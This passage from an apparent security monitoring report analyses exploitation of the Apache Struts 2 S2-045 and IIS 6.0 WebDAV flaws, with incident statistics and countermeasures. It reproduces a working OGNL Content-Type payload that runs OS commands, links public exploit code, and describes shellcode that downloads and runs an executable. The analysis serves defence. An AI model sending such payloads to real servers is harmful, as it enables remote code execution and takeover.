Attacks that exploited the vulnerability were detected and confirmed from March 7. Then, severe incidents occurred from March 8, and the many number of such severe incidents shows how serious the vulnerability is and how necessary it is to collect information and take measures as early as possible. From March 23, the amount of offensive traffic detected was sharply increasing. This increase is attributed to an increase in particular patterns of offensive traffic. Figure 15 shows an HTTP request used in offensive traffic detected frequently from March 23.

```
GET [redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/56.0.2924.87 Safari/537.36
[redacted]
Accept: */*
Content-Type: %{(#nike='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='nMaskCustomMuttMoloz').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

Figure 15 Traffic that attempts to execute a command named "nMaskCustomMuttMoloz"

The above figure shows an offensive traffic that attempts to execute a command named "nMaskCustomMuttMoloz." However, such a command cannot be confirmed. For example, even if the command is entered with bash, an error message saying that such a command is not found is returned, and it is unknown what the attacker wants.

However, as a character string included in the response to the above offensive traffic can be used to check for a vulnerability, the attacker may investigate for the existence of the vulnerability.

From March 22, traffic containing a specific character string, "echo nMask," was detected, and a PoC[11] code to generate similar traffic was then released.

It is unknown whether these commands are related to each other. However, for offensive traffic including "nMaskCustomMuttMoloz," the amount of traffic began surging at a certain point of time, and partly the same string of characters was used, thus it is likely that the attackers are the same person or group.

Figure 16 shows a breakdown of the commands included in the offensive traffic against the vulnerability. Attacks that exploited the vulnerability were detected 528,161 times during the collection period, and most of them attempted to execute the nMaskCustomMuttMoloz command. This was followed by attacks that attempted to investigate for the existence of the vulnerability with the "echo" or "whoami" command. Also detected were attacks that used the "wget" command to download a file so as to create a backdoor, and that attempted to stop system security with a command such as "/etc/init.d/iptables". Such offensive traffic only accounts for 5% of all such offensive traffic.

[11] Struts2_045 漏洞
http://thief.one/2017/03/07/Struts2-045%E6%BC%8F%E6%B4%9E/




Figure 16 Breakdown of the commands included in the offensive traffic

4.2.3 Countermeasures against the vulnerabilities

The recommended countermeasures against these vulnerabilities are described below. If you are using an Apache Struts 2 version open to this vulnerability, it is recommended that you take countermeasures and update Apache Struts to its latest version as early as possible.

Protection against the vulnerabilities

- Updating Apache Struts to version 2.3.32 or later
- Updating Apache Struts to version 2.5.10.1 or later

Workarounds against the vulnerabilities

- Changing to a different implementation of the parser from the Jakarta Multipart parser
  * If JakartaStreamMultiPartRequest is used instead, it is vulnerable to S2-046.
- Disabling the file upload interceptor
- Verifying Content-Type, Content-Disposition, and Content-Length, and implementing a servlet filter to discard suspicious requests

4.3 Arbitrary code execution vulnerability in IIS 6.0 WevDAV

On March 26, certain versions of the Microsoft Web server software, Internet Information Services (IIS), was reported to have a vulnerability (CVE-2017-7269) that might let arbitrary code be executed remotely if its WebDAV is enabled.

This vulnerability is due to a buffer overflow by the ScStoragePathFromUrl, and an attacker can use the PROPFIND method implemented as WebDAV to execute any code by manipulating and specifying the If header.

4.3.1 Verifications against the vulnerabilities

Multiple PoC codes were released and confirmed during the collection period. The edwardz246003 PoC[12] code was released on the same day, March 26, when the vulnerability information was made available, and it is designed to have its shell code launch calc.exe as a process. Therefore, to check whether the shell code is executed successfully, it is necessary to use Task Manager, etc., on the target Windows Server to check whether the process is running. The lcatro PoC[13] code released on March 29 is designed to have its shell code include a specific character string in a response, and the existence of the vulnerability can be checked for remotely.

Figure 17 shows what traffic occurs when verifying the existence of the vulnerability with the lcatro PoC.

The response to the HTTP request via the PROPFIND method was confirmed to contain a character string of "HHIT CVE-2017-7269 Success." As the same image as that made available along with the PoC code is returned, and as the PoC source code checks whether the character string is included in the response to verify the existence of the vulnerability, the character string is deemed to be that displayed by executing the shell code.

---

[12] edwardz246003/IIS_exploit
https://github.com/edwardz246003/IIS_exploit/blob/master/exploit.py

[13] lcatro/CVE-2017-7269-Echo-PoC
https://github.com/lcatro/CVE-2017-7269-Echo-PoC/blob/master/CVE-2017-7269_remote_echo.py




Figure 17 Traffic that occurs when verifying with Icatro

4.3.2 Examples of attacks detected that exploited the vulnerabilities

Figure 18 shows changes in the number of incidents that exploited the vulnerability.

Attacks that exploited the vulnerability were detected and confirmed from the midnight of March 28. Then, attacks originating from the same source were detected in multiple customers' environments, and as a result, incidents significantly increased on days when attacks occurred.




Figure 18 Changes in the number of incidents related to the vulnerability

We investigated the hosts targeted by this type of attack to check what the effects were, and responses from most hosts indicated that IIS 6.0 was running on them. However, some responses indicated that WebDAV was disabled although IIS 6.0 was running, and there were many incidents where the attack had no effect. This means that, after investigating whether IIS 6.0 was running, attackers attacked without investigating whether WebDAV was used.

Figure 19 shows a breakdown of incidents by shell code and originating country.

Most attacks originate from Asia, and Taiwan accounts for a larger percentage of attacks. Shell codes are classified into three types, and this is based on what was recorded in incident logs (which includes estimations because these logs only contain small parts of the shell code for many incidents). The most-frequently detected were attacks with shell code X. Such attacks originated from different countries, and even if they originated from the same country, they have different source IP addresses. It seems that a released shell code was reused.




Figure 19 Breakdown of incidents by shell code and source

Figure 20 shows the decoded shell code X.

This shell code is designed to generate an HTTP request for 192.168.1.1 on the target host when it is executed, as well as to save /icon.png at 192.168.1.1 as c:/windows/temp/w66p.exe and execute it. Shell codes classified as shell code X may have different file names when they are saved, and, as far as we confirmed with what was recorded in the incident logs, those shell codes were designed to obtain a similar file from the same target. It is unknown why attackers attempted to obtain a file from 192.168.1.1, and they might obtain and reuse these shell codes without examining and knowing what capability they have.




Figure 20 Decoded shell code X

4.3.3 Countermeasures against the vulnerabilities

Official information says that Windows Server 2003 R2 IIS 6.0 is open to this vulnerability. However, it is confirmed that a non-R2 version of Windows Server 2003 is also vulnerable if WebDAV is enabled in IIS 6.0. If you are using a vulnerable version of IIS, it is strongly recommended that you take the following countermeasures.

Protection against the vulnerabilities

- Disabling WebDAV
- Upgrading IIS to version 7.0 or later

Microsoft has already discontinued its support for the vulnerable IIS versions, and will not release a patch to fix the vulnerability. Even if a new vulnerability is found in the future, Microsoft will basically not release a patch to fix the vulnerability for any version for which it has discontinued support. Therefore, it is highly recommended to upgrade IIS to an appropriate supported version.

5 Fiscal Year 2016 Trend Summary

5.1 FY2016 Summary

This section summarizes the trends of incidents in FY2016, looking back on the severe incidents that occurred during that fiscal year, from April 2016 to March 2017.

Figure 21 shows changes in the number of severe incidents in FY2016.

FY2016 saw less severe incidents in total than FY2015. However, in May and June, while these two months of the previous two years saw relatively lower numbers (① in Figure 21), FY2016 saw a significant increase in severe incidents due to substantially more incidents related to intra-networks.




Figure 21 Changes in the number of severe incidents (April 2016 to March 2017)

* The three vertical bars in each month indicate FY2014, FY2015, and FY2016, from left to right.

5.2 Severe incidents related to attacks from the Internet

Figure 22 shows changes in the number of severe incidents related to attacks from the Internet.

FY2016 saw a significant decrease in the number of severe incidents related to attacks from the Internet, as compared to the previous fiscal year, and especially, SQL injection-related and file upload-related incidents decreased. The period from September to December 2016 saw more incidents than the other months due to many DNS Amp and XSS incidents (① in Figure 22). In addition, March saw very many severe incidents that exploited the Apache Struts 2 or IIS 6.0 WebDAV vulnerability, as described in 4.2 and 4.3 (② in Figure 22).




Figure 22 Changes in the number of severe incidents related to attacks from the Internet


Figure 23 shows a breakdown of severe incidents related to attacks from the Internet.

In FY2016, 60% of severe incidents related to attacks from the Internet were attributed to attacks against Web applications. These accounted for the largest percentage of such types of attacks, as was the case with last fiscal year, but some changes in breakdown were observed. The proportion of SQL injection- and file upload-related severe incidents significantly decreased, while that of XSS-related and confidential file access-related severe incidents increased. For severe incidents reported as XSS-related, we investigated them, as it was found that one of them attempted SQL injection, and we confirmed that this was designed to output a character string as it was into the page when it was entered. Although this type of SQL injection had no effect, this was reported as a severe incident due to the vulnerability to XSS.


Severe incidents related to confidential file access constantly occurred, and many of them are attributed to "/etc/passwd" file access. However, FY2016 also saw increasing incidents related to access to other files including ".bash_history", ".htaccess", and ".ssh/authorized_keys". Launching a new service or replacing a server usually involves a significant change in site configuration. Especially in such a case, misconfiguration, such as a lack of settings, may easily occur, thus it is recommended to review the configuration.

Attacks against middleware caused a greater number of severe incidents due to attacks that exploited Apache Struts 2 vulnerabilities. Severe incidents due to attacks (S2-020) that attempted to manipulate ClassLoader constantly occurred throughout the year. The percentage increase of these types of incidents in this fiscal year is attributed to the S2-045 vulnerability reported in March, and approx. one-third of all severe incidents classified as Apache Struts 2-related were due to attacks that exploited the S2-045 vulnerability. These types of attacks occurred during a short period of approx. three weeks.

Heartbleed, which is a type of attack that exploits the OpenSSL vulnerability (CVE-2014-0160), still caused many severe incidents, although two years have passed since its vulnerability information was released. If you have not restarted your server software after updating OpenSSL, if you are using an older version of OpenSSL, or if you are using multiple versions of OpenSSL and an application is using an older version, the system may be affected by this type of attack.



(a) FY2015




(b) FY2016

Figure 23 Breakdown of severe incidents related to attacks from the Internet


5.2.1 Yearly trends of severe incidents related to attacks from the Internet

Figure 24 shows the FY2015 and FY2016 trends of severe incidents related to attacks from the Internet, by industry.

SQL injection-related and XSS-related incidents were detected across almost all industries, although, in lifestyle-related and personal services, most incidents detected were related to XSS. Similarly, attacks that attempted to access a confidential file or that targeted an Apache Struts 2 vulnerability were detected across all industries, but their numbers increased as compared to the previous fiscal year.



(a) FY2015



(b) FY2016

Figure 24 Number of severe incidents by industry (for those related to attacks from the Internet)

5.3 Severe incidents that occurred in intra-networks

Figure 25 shows a breakdown of the severe incidents related to intra-networks that occurred in FY2016.

FY2016 saw a greater number of severe intra-network incidents than FY2015. Many severe incidents of this type occurred in May and June (① in Figure 25), and traffic suspected to be infected with Ursnif or DNS Changer was detected frequently at multiple customer sites.

Between July and October 2016 (② in Figure 25), severe incidents due to a suspicious SSL certificate[14] detected increased. On July 14, a signature for detecting such traffic was applied to the monitor to make the suspicious traffic visible, and as a result, the number increased. Such traffic that used the certificate was not detected from December, and this seems to signal the end of that type of attack.

